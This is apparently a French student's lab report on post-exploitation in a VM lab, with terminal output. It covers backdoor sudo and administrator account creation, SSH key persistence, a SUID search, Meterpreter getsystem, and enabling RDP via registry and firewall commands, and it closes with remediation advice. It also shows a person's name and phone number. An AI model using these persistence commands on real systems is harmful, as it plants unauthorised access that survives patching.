

COMPTE RENDU DU TP3.4 : POST-EXPLOITATION : MAINTIEN D'ACCES ET ELEVATION DE PRIVILEGES

1. Introduction

Dans le but de simuler la phase la plus critique d'une cyberattaque : la post-exploitation. Après une intrusion initiale, l'objectif est de transformer un accès temporaire en un contrôle durable et total du système en élevant les privilèges et en créant des mécanismes de persistance.


- **Cas 1. Post-exploitation sur Linux (Ubuntu)**

- a- **Établissement d'un accès persistant**

Pour ne pas dépendre du compte compromis initial, un nouvel utilisateur a été créé :


Action : Création de l'utilisateur backupadmin et ajout au groupe sudo.

Commandes: **sudo adduser backupadmin** tout en vérifiant mon identifiant avec **whoami**



A screenshot of a terminal window titled 'Terminal' with a date and time of '28 avril 11:40'. The terminal shows the command 'whoami' being executed, and the output is 'fotsing'. The terminal window has a dark background and a light-colored text. The window title bar includes 'Activités', 'Terminal', and a search icon.

```
fotsing@fotsing-ange:~$ whoami
fotsing
```



A screenshot of a terminal window showing the command 'sudo adduser backupadmin' being executed. The output shows the process of creating a new user, including prompts for a password, confirmation of the password, and the addition of the user to the 'backupadmin' group. The terminal window has a dark background and a light-colored text. The window title bar includes 'Activités', 'Terminal', and a search icon.

```
fotsing@fotsing-ange:~$ sudo adduser backupadmin
[sudo] Mot de passe de fotsing :
Ajout de l'utilisateur « backupadmin » ...
Ajout du nouveau groupe « backupadmin » (1001) ...
Ajout du nouvel utilisateur « backupadmin » (1001) avec le groupe « backupadmin » ...
Création du répertoire personnel « /home/backupadmin »...
Copie des fichiers depuis « /etc/skel »...
Nouveau mot de passe :
Retapez le nouveau mot de passe :
passwd : le mot de passe a été mis à jour avec succès
Modification des informations relatives à l'utilisateur backupadmin
Entrez la nouvelle valeur ou « Entrée » pour conserver la valeur proposée
  Nom complet []: fotsingangela
  N° de bureau []: groups backup
  Téléphone professionnel []: 697287834
  Téléphone personnel []: 697287834
  Autre []:
Ces informations sont-elles correctes ? [O/n] o
fotsing@fotsing-ange:~$
```

Par la suite nous devons ajouter un Utilisateur au groupe sudo à travers la commande :

sudo usermod -aG sudo backupadmin & groups backupadmin

```
Nom complet []: fotsingangela
N° de bureau []: groups backup
Téléphone professionnel []: 697287834
Téléphone personnel []: 697287834
Autre []:
Ces informations sont-elles correctes ? [O/n] o
fotsing@fotsing-ange:~$ sudo usermod -aG sudo backupadmin
[sudo] Mot de passe de fotsing :
fotsing@fotsing-ange:~$ sudo usermod -aG sudo backupadmin
[sudo] Mot de passe de fotsing :
fotsing@fotsing-ange:~$ groups backupadmin
backupadmin : backupadmin sudo
fotsing@fotsing-ange:~$
```

b- Mise en place d'un accès Persistant via SSH.

L'utilisation de clés SSH (plus discrètes que les mots de passe) via les commandes : **ssh-keygen** via la clé **ssh-copy-id backupadmin@192.168.56.10**

```
(fotsing@vbox)-[~]
$ ssh-keygen
Generating public/private ed25519 key pair.
Enter file in which to save the key (/home/fotsing/.ssh/id_ed25519): ssh-copy-id backupadmin@192.168.56.10
Enter passphrase for "ssh-copy-id backupadmin@192.168.56.10" (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in ssh-copy-id backupadmin@192.168.56.10
Your public key has been saved in ssh-copy-id backupadmin@192.168.56.10.pub
The key fingerprint is:
SHA256:oR8WlcL/1V9rNKvkc/QmBCJSRu/TETn4AcF8m+NrCZ0 fotsing@vbox
The key's randomart image is:
+--[ED25519 256]--+
| 0.0+=.. |
| =0= =. |
| 000.0.= . |
| ...+0.*..00|
| ..S.0=.=.*|
| o ...E..=. |
| . .0++ . |
| ++ ..o |
| . oo |
+-----[SHA256]-----+
(fotsing@vbox)-[~]
$
```

Cela permet une reconnexion sans laisser de traces de tentatives de connexion par mot de passe. Après avoir effectuer l'opération, nous pouvons tester la connexion grâce à la commande: **Ssh backupadmin@192.168.56.10**

```
Session Actions Éditer Vue Aide
(fotsing@vbox)-[~]
$ ssh backupadmin@192.168.56.10
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
backupadmin@192.168.56.10's password:
Permission denied, please try again.
backupadmin@192.168.56.10's password:
Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.11.0-27-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

580 mises à jour peuvent être appliquées immédiatement.
466 de ces mises à jour sont des mises à jour de sécurité.
Pour afficher ces mises à jour supplémentaires, exécuter : apt list --upgradable

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connec
tion or proxy settings

Your Hardware Enablement Stack (HWE) is supported until April 2025.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
```

C. Observation et Élévation de privilèges

L'attaquant cherche à identifier des failles de configuration pour devenir "root" :

Vérification sudo : **sudo -l** permet de voir si l'utilisateur peut exécuter des commandes spécifiques sans mot de passe.

Recherche de fichiers SUID à travers la commande

find / -perm -4000 2>/dev/null : permet d'identifier les programmes qui s'exécutent avec les droits du propriétaire (souvent root). Si un binaire vulnérable possède ce bit, l'escalade est immédiate.

```
Session Actions Éditer Vue Aide
(ALL : ALL) ALL
backupadmin@fotsing-ange:~$ find / -perm -4000 2>/dev/null
/snap/core18/2128/bin/mount
/snap/core18/2128/bin/ping
/snap/core18/2128/bin/su
/snap/core18/2128/bin/umount
/snap/core18/2128/usr/bin/chfn
/snap/core18/2128/usr/bin/chsh
/snap/core18/2128/usr/bin/gpasswd
/snap/core18/2128/usr/bin/newgrp
/snap/core18/2128/usr/bin/passwd
/snap/core18/2128/usr/bin/sudo
/snap/core18/2128/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core18/2128/usr/lib/openssh/ssh-keysign
/snap/snapd/12704/usr/lib/snapd/snap-confine
/usr/bin/su
/usr/bin/mount
/usr/bin/gpasswd
/usr/bin/umount
/usr/bin/chfn
/usr/bin/sudo
/usr/bin/newgrp
/usr/bin/fusermount
/usr/bin/passwd
/usr/bin/pkexec
/usr/bin/chsh
/usr/sbin/pppd
/usr/lib/xorg/Xorg.wrap
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmccrypt-get-device
```

Cas 2. Post-exploitation sur Windows

1. Élévation de privilèges

À partir d'une session Meterpreter:

Action : Passage d'un utilisateur standard à l'utilisateur SYSTEM (le plus haut niveau sur Windows).

Commandes : **getuid** (vérification) puis **getsystem**.

2. Création d'un compte de secours

Action : Création d'un administrateur local via le shell Windows.

Commandes : **net user supportadmin Password123! /add & net localgroup administrateurs supportadmin /add**

```
C:\Windows\system32>net user supportadmin password123! /add
La commande s'est terminée correctement.

C:\Windows\system32>net localgroup administrateur supportadmin /add
L'erreur système 1376 s'est produite.
Le groupe local spécifié n'existe pas.

C:\Windows\system32>net localgroup administrators supportadmin /add
L'erreur système 1376 s'est produite.
Le groupe local spécifié n'existe pas.

C:\Windows\system32>net localgroup Administrateurs supportadmin /add
La commande s'est terminée correctement.

C:\Windows\system32>net user supportadmin
Nom d'utilisateur          supportadmin
Nom complet
Commentaire
Commentaires utilisateur
Code du pays ou de la région 000 (Valeur par défaut du système)
Compte : actif             Oui
Le compte expire           Jamais

Mot de passe : dernier changmt. 4/26/2026 10:02:23 AM
Le mot de passe expire        6/7/2026 10:02:23 AM
Le mot de passe modifiable    4/26/2026 10:02:23 AM
Mot de passe exigé           Oui
L'utilisateur peut changer de mot de passe Oui

Stations autorisées          Tout
Script d'ouverture de session
Profil d'utilisateur
Répertoire de base
Dernier accès               Jamais
```

3. Ouverture du Bureau à distance (RDP)

Pour un accès graphique discret, le service RDP a été activé via le registre et le pare-feu :

Registre : Modification de fDenyTSConnections à 0.

Pare-feu: netsh advfirewall firewall set rule group="remote desktop" new enable=Yes.

Et activation du bureau distant via la commande :

reg add HKLM\SYSTEM\CurrentControlset\Control\Terminal server /v fDenyTSConnctions /t REG_DWORD /d 0 /f

```
C:\Windows\system32>reg add "HKLM\SYSTEM\CurrentControlset\Control\Terminal Server" /v fDenyTSConnections /t REG_DWORD /d 0 /f
L'opération a réussi.

C:\Windows\system32>
```

Autorisation des pare-feu avec la commande: **netsh advfirewall firewall add name= ACCES_RDP dir=in action=allow protocol=TCP localport=3389**

```
C:\Windows\system32>netsh advfirewall firewall add rule name="ACCES_RDP" dir=in action=allow protocol=TCP localport=3389
Ok.

C:\Windows\system32>
```

4. Analyse des risques en contexte réel d'entreprise

Dans un environnement professionnel, ces manipulations représentent un danger majeur tel que :

- Indépendance vis-à-vis des correctifs : Une fois le compte supportadmin ou backupadmin créé, même si l'administrateur système corrige la faille initiale, l'attaquant reste présent.
- Exfiltration de données : L'accès RDP permet à un attaquant de naviguer visuellement dans les dossiers et d'extraire des données sensibles facilement.

5. Mesures de sécurité et Remédiation

Pour contrer ces attaques, les mesures suivantes doivent être mises en place :

❖ **Mesure de prévention / détection** concernant les points suivants

- Utilisation abusive de SSH : Désactiver l'authentification par mot de passe, restreindre l'accès SSH à des IP spécifiques et surveiller le fichier **authorized_keys**.
- Désactiver le RDP sur les postes non nécessaires : Utiliser une passerelle (VPN ou Gateway) et exiger une authentification multi-facteurs (MFA).

6. Conclusion

Ce TP démontre que la sécurité ne s'arrête pas à la barrière du pare-feu ou à la mise à jour des logiciels. La détection des comportements suspects (création de compte, modification de registre) est tout aussi cruciale que la prévention, car elle seule permet d'identifier un attaquant déjà présent dans la place.